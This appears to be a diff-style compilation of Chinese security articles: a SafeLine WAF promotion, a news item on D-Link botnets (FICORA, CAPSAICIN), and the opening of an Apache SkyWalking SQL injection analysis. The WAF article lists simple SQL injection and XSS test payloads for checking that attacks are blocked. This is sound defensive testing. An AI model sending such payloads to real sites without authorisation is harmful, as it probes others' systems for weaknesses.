常行而不休
|
||||
|
||||
了解更多咨询请关注公众号
|
||||
|
||||
|
||||
@@ -0,0 +1,116 @@
|
||||
# 一款卓越防护Web漏洞的神器
|
||||
原创 长亭 菜鸟学信安 2024-12-30 03:30
|
||||
|
||||
# 前言
|
||||
|
||||
作为网络安全从业者,近期我注意到雷池社区版成为了热议的焦点,在众多技术社群中频频被提及。
|
||||
|
||||
经过深入探究,我发现雷池WAF凭借其自带的动态防护能力脱颖而出。与市面上其他类型的防火墙相比,雷池WAF独创性地引入了语义分析算法,这一创新之举打破了传统规则算法的局限,实现了精准检测、低误报率以及难以被绕过等优势。
|
||||
|
||||
值得一提的是,其安装过程极为简便,一键即可完成,且配置开箱即用,无需繁琐设置。此外,雷池WAF还能有效防御0day攻击,更为难得的是,这款强大的防火墙工具竟然有免费社区版向用户开放!
|
||||
|
||||

防御效果直接看图,整块面板一目了然。
|
||||
|
||||
|
||||
|
||||
# 雷池防护原理
|
||||
####
|
||||
|
||||

**雷池以反向代理方式接入**
|
||||
,优先于网站服务器接收流量,对流量中的攻击行为进行检测和清洗,将清洗过后的流量转发给网站服务器。
|
||||
|
||||

|
||||
**雷池整体检测流程**
|
||||
|
||||
|
||||
# 雷池功能测试
|
||||
|
||||
### 按照说明文档,安装成功后,简单测试下功能。
|
||||
|
||||
**(1)手动模拟攻击**
|
||||
|
||||

访问以下地址模拟出对应的攻击:
|
||||
|
||||
模拟 SQL 注入,访问 http://<IP或域名>:<端口>/?id=1%20AND%201=1
|
||||
|
||||
模拟 XSS,访问 http://<IP或域名>:<端口>/?html=<script>alert(1)</script>
|
||||
|
||||
通过浏览器,你将会看到雷池已经发现并阻断了攻击请求。
|
||||
|
||||
|
||||
### (2)针对单个站点的高级防护
|
||||
|
||||

支持对单个站点进行额外的防护配置(
|
||||
注意:
|
||||
自定义规则不受到当前开关影响)
|
||||
|
||||
|
||||
# 雷池防护能力
|
||||
####
|
||||
|
||||
雷池WAF,全称为SafeLine WAF,是一款开源且功能强大的Web应用防火墙。通过过滤和监控Web应用与互联网之间的HTTP流量,有效保护Web服务免受各种攻击。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**主要体现在以下几个方面:**
|
||||
1. 1. **智能语义分析**:雷池WAF采用先进的智能语义分析引擎,能够准确识别并阻断SQL注入、跨站脚本(XSS)、代码注入等常见Web攻击。通过对用户输入进行深度分析,它能够及时发现并阻止恶意代码的执行,确保Web应用的安全性。
|
||||
|
||||
1. 2. **动态防护技术**:雷池WAF还采用了动态防护技术,对HTML和JavaScript代码进行动态加密。每次用户访问网页时,代码都会以随机且独特的形态呈现,有效增加了攻击者自动化利用程序的难度。这种技术不仅提高了网页的安全性,还降低了被爬虫和自动化攻击工具识别和解析的风险。
|
||||
|
||||
1. 3. **恶意爬虫管理**:雷池WAF能够智能识别和分析HTTP请求的特征,准确区分正常用户和恶意爬虫。通过阻断恶意爬虫的访问请求,它能够防止恶意爬虫消耗服务器资源,同时保护用户隐私和敏感信息不被泄露。
|
||||
|
||||

1. 4. **全面的防护策略**:雷池WAF提供了丰富的防护策略,包括IP黑白名单、地域封禁、用户认证等,能够满足企业多样化的安全需求。同时,它还支持自定义防护策略,方便企业根据自身业务特点进行灵活配置。
|
||||
|
||||
1.
|
||||
1. 
|
||||
|
||||
# 雷池WAF与行业内其他WAF的优势
|
||||
####
|
||||
|
||||

|
||||
|
||||
与其他国外开源WAF相比,雷池WAF在以下几个方面具有显著优势:
|
||||
1. 1. 采用先进的智能语义分析引擎,能够准确识别并阻断各种复杂Web攻击。而一些国外开源WAF主要依赖规则匹配进行防护,面对层出不穷的攻击手段往往力不从心。
|
||||
|
||||
1. 2. 雷池的动态防护技术为网页提供了额外的安全保障。通过动态加密HTML和JavaScript代码,它能够防止攻击者利用自动化工具进行攻击。而一些国外开源WAF则缺乏这种动态防护能力。
|
||||
|
||||
1. 3. 雷池WAF提供了简洁明了的用户界面和一键部署功能,使得企业能够快速上手并轻松部署。而一些国外开源WAF则可能存在配置复杂、部署困难等问题,增加了企业的运维压力。
|
||||
|
||||
####
|
||||
# 雷池WAF产品系列
|
||||

#### 雷池 WAF 系列产品目前提供了 社区版、专业版、商业版、企业版 四种型号可供选择。
|
||||
|
||||
**社区版:**
|
||||
主要面向个人开发者或技术爱好者。
|
||||
|
||||
**专业版:**
|
||||
主要面向有一定业务规模的个人网站或小型团队。
|
||||
|
||||
**商业版:**
|
||||
主要面向有安全合规需求的中型企业。
|
||||
|
||||
**企业版:**
|
||||
主要面向中大型企业,或有特殊定制需求的企业。
|
||||
|
||||
四大系列,旨在满足不同用户的多样化需求。
|
||||
无论用户的规模大小、预算高低,只要对“智能语义分析技术”有所青睐,都能找到适合自己的雷池(SafeLine)WAF产品。
|
||||
|
||||
|
||||
# 雷池WAF技术支持
|
||||
|
||||
**官网:**
|
||||
https://waf-ce.chaitin.cn/
|
||||
|
||||
**github:**
|
||||
https://github.com/chaitin/SafeLine
|
||||
|
||||
**技术交流论坛:**
|
||||
https://docs.waf-ce.chaitin.cn/zh/home
|
||||
# 结语
|
||||
|
||||
最后,对WAF技术感兴趣的同学,欢迎扫描下方二维码加入雷池社区版技术交流群,与各位技术人一起交流、研究、探讨WAF技术。
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,108 @@
|
||||
# 急需升级,D-Link 路由器漏洞被僵尸网络广泛用于 DDoS 攻击
|
||||
龙猫 星尘安全 2024-12-30 02:00
|
||||
|
||||
|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**僵尸网络活动增加**
|
||||
|
||||
:新的“FICORA”和“CAPSAICIN”僵尸网络(Mirai 和 Kaiten 的变体)的活动激增。
|
||||
|
||||
**被利用的漏洞**
|
||||
|
||||
:攻击者利用已知的 D-Link 路由器漏洞(例如 CVE-2015-2051、CVE-2024-33112)来执行恶意命令。
|
||||
|
||||
**僵尸网络功能**
|
||||
|
||||
:两种僵尸网络都使用 shell 脚本,以 Linux 系统为目标,杀死恶意软件进程,并进行 DDoS 攻击。
|
||||
|
||||
**全球影响**
|
||||
|
||||
:FICORA 针对多个国家,而 CAPSAICIN 专注于东亚,东亚的活动持续了两天多。
|
||||
|
||||
**缓解措施**
|
||||
|
||||
:建议定期更新固件和强大的网络监控,以防止漏洞利用。
|
||||
|
||||

|
||||
|
||||
|
||||
FortiGuard Labs 观察到,“FICORA”和“CAPSAICIN”这两个僵尸网络在 2024 年 10 月和 11 月的活动激增。FortiGuard Labs 的威胁研究团队在其与 Hackread.com 独家分享的博客文章中解释说,这些僵尸网络是著名的
|
||||
Mirai
|
||||
和
|
||||
Kaiten
|
||||
僵尸网络的变体,可以执行恶意命令。
|
||||
|
||||
进一步的调查显示,这些
|
||||
僵尸网络
|
||||
的分发涉及利用 D-Link 漏洞,这些漏洞允许远程攻击者通过家庭网络管理协议 (HNAP) 接口上的 GetDeviceSettings 操作执行恶意命令。
|
||||
|
||||
这些漏洞包括
|
||||
CVE-2015-2051
|
||||
、
|
||||
CVE-2019-10891
|
||||
、
|
||||
CVE-2022-37056
|
||||
和
|
||||
CVE-2024-33112
|
||||
。这些 CVE 代表攻击者利用的 D-Link 路由器中的特定漏洞实例。它们通常涉及 HNAP 处理用户输入和身份验证方式的缺陷。攻击者使用 HNAP 接口来传播恶意软件,而这一弱点在近十年前首次暴露出来。
|
||||
|
||||
受影响的平台包括
|
||||
D-Link
|
||||
DIR-645 有线/无线路由器 Rev. Ax、D-Link DIR-806 设备以及 D-Link GO-RT-AC750 GORTAC750_revA_v101b03 和 GO-RT-AC750_revB_FWv200b02。根据 FortiGuard Labs IPS 遥测数据,该僵尸网络具有很高的威胁级别,并通过较旧的攻击方式进行传播。
|
||||
|
||||
FICORA 僵尸网络是一种恶意软件,它以多种 Linux 架构为目标,并使用
|
||||
ChaCha20
|
||||
加密算法对其配置进行加密。此外,它的功能还包括暴力破解,嵌入带有十六进制 ASCII 字符的 shell 脚本以识别和杀死其他恶意软件进程,以及使用 UDP、TCP 和 DNS 等协议的 DDoS 攻击功能。
|
||||
|
||||
根据 FortiGuard Labs 威胁研究团队的
|
||||
博客文章
|
||||
,这个僵尸网络会下载一个名为“multi”的 shell 脚本,该脚本使用包括 wget、ftpget、curl 和 tftp 在内的各种方法来下载实际的恶意软件。
|
||||
|
||||

|
||||

|
||||
|
||||
使用 “curl” 命令的下载器脚本 “multi”
|
||||
|
||||
FICORA 僵尸网络攻击针对全球许多国家,由来自荷兰的攻击者触发。但与 FICORA 不同的是,CAPSAICIN 攻击仅在 2024 年 10 月 21 日至 22 日的两天内非常活跃,并以东亚国家为目标。
|
||||
|
||||
然而,与 FICORA 一样,它也展示了多种功能,包括下载名为“bins.sh”的 shell 脚本、针对多个 Linux 架构、杀死已知的僵尸网络进程、与其 C2 服务器建立连接、发送受害者主机信息以及提供
|
||||
DDoS 攻击
|
||||
功能。
|
||||
|
||||
尽管这种攻击中利用的漏洞已经为人所知近十年,但这些攻击仍然普遍存在,这令人担忧。尽管如此,为了降低
|
||||
D-Link 设备
|
||||
被僵尸网络入侵的风险,建议定期更新固件并保持全面的网络监控。
|
||||
|
||||
[锐捷网络云平台漏洞使大量设备面临远程攻击风险2024-12-27 ](https://mp.weixin.qq.com/s?__biz=Mzg3NTY0MjIwNg==&mid=2247485287&idx=1&sn=dbe25435ade82a813000e9e81a9c5e80&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[黑客利用 Linux eBPF 技术传播恶意软件2024-12-20 ](https://mp.weixin.qq.com/s?__biz=Mzg3NTY0MjIwNg==&mid=2247485202&idx=1&sn=36f8e4353e3d739848dd7493ced629ac&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Bing搜索引擎爆出严重XSS漏洞2024-11-28 ](https://mp.weixin.qq.com/s?__biz=Mzg3NTY0MjIwNg==&mid=2247484954&idx=1&sn=10bb386657c8c1482377a8a4c8c31464&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[新的 Xiū gǒu 网络钓鱼工具席卷多个国家2024-11-08 ](https://mp.weixin.qq.com/s?__biz=Mzg3NTY0MjIwNg==&mid=2247484880&idx=1&sn=9182c4b20407a75464274f113edf8d58&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
**喜欢此文的话,可以点赞、转发、在看 一键三连哦!**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,372 @@
|
||||
# 漏洞分析 | Apache SkyWalking SQL注入漏洞分析
|
||||
原创 杂七 杂七杂八聊安全 2024-12-30 03:36
|
||||
|
||||
**朋友们,现在只对常读和星标的公众号才展示大图推送,建议大家把**
|
||||
**杂七杂八聊安全****“**
|
||||
**设为星标****”,**
|
||||
**否则可能就看不到了啦~**
|
||||
|
||||
|
||||
|
||||
|
||||
**0x01 熟悉Graphql**
|
||||
|
||||
**0x01.1 Graphql环境搭建**
|
||||
|
||||

通过springboot搭建graphql环境,pom
|
||||
.xml内容如下:
|
||||
|
||||
|
||||
|
||||
其中
|
||||

graphql-java-tools包是处理graphql请求,也就是提供graphql接口并处理相关请求,graphiql-spring-boot-starter提供web界面,访问h
|
||||
ttp://ip:port/ graphiql就能查看界面:
|
||||
|
||||
|
||||
|
||||
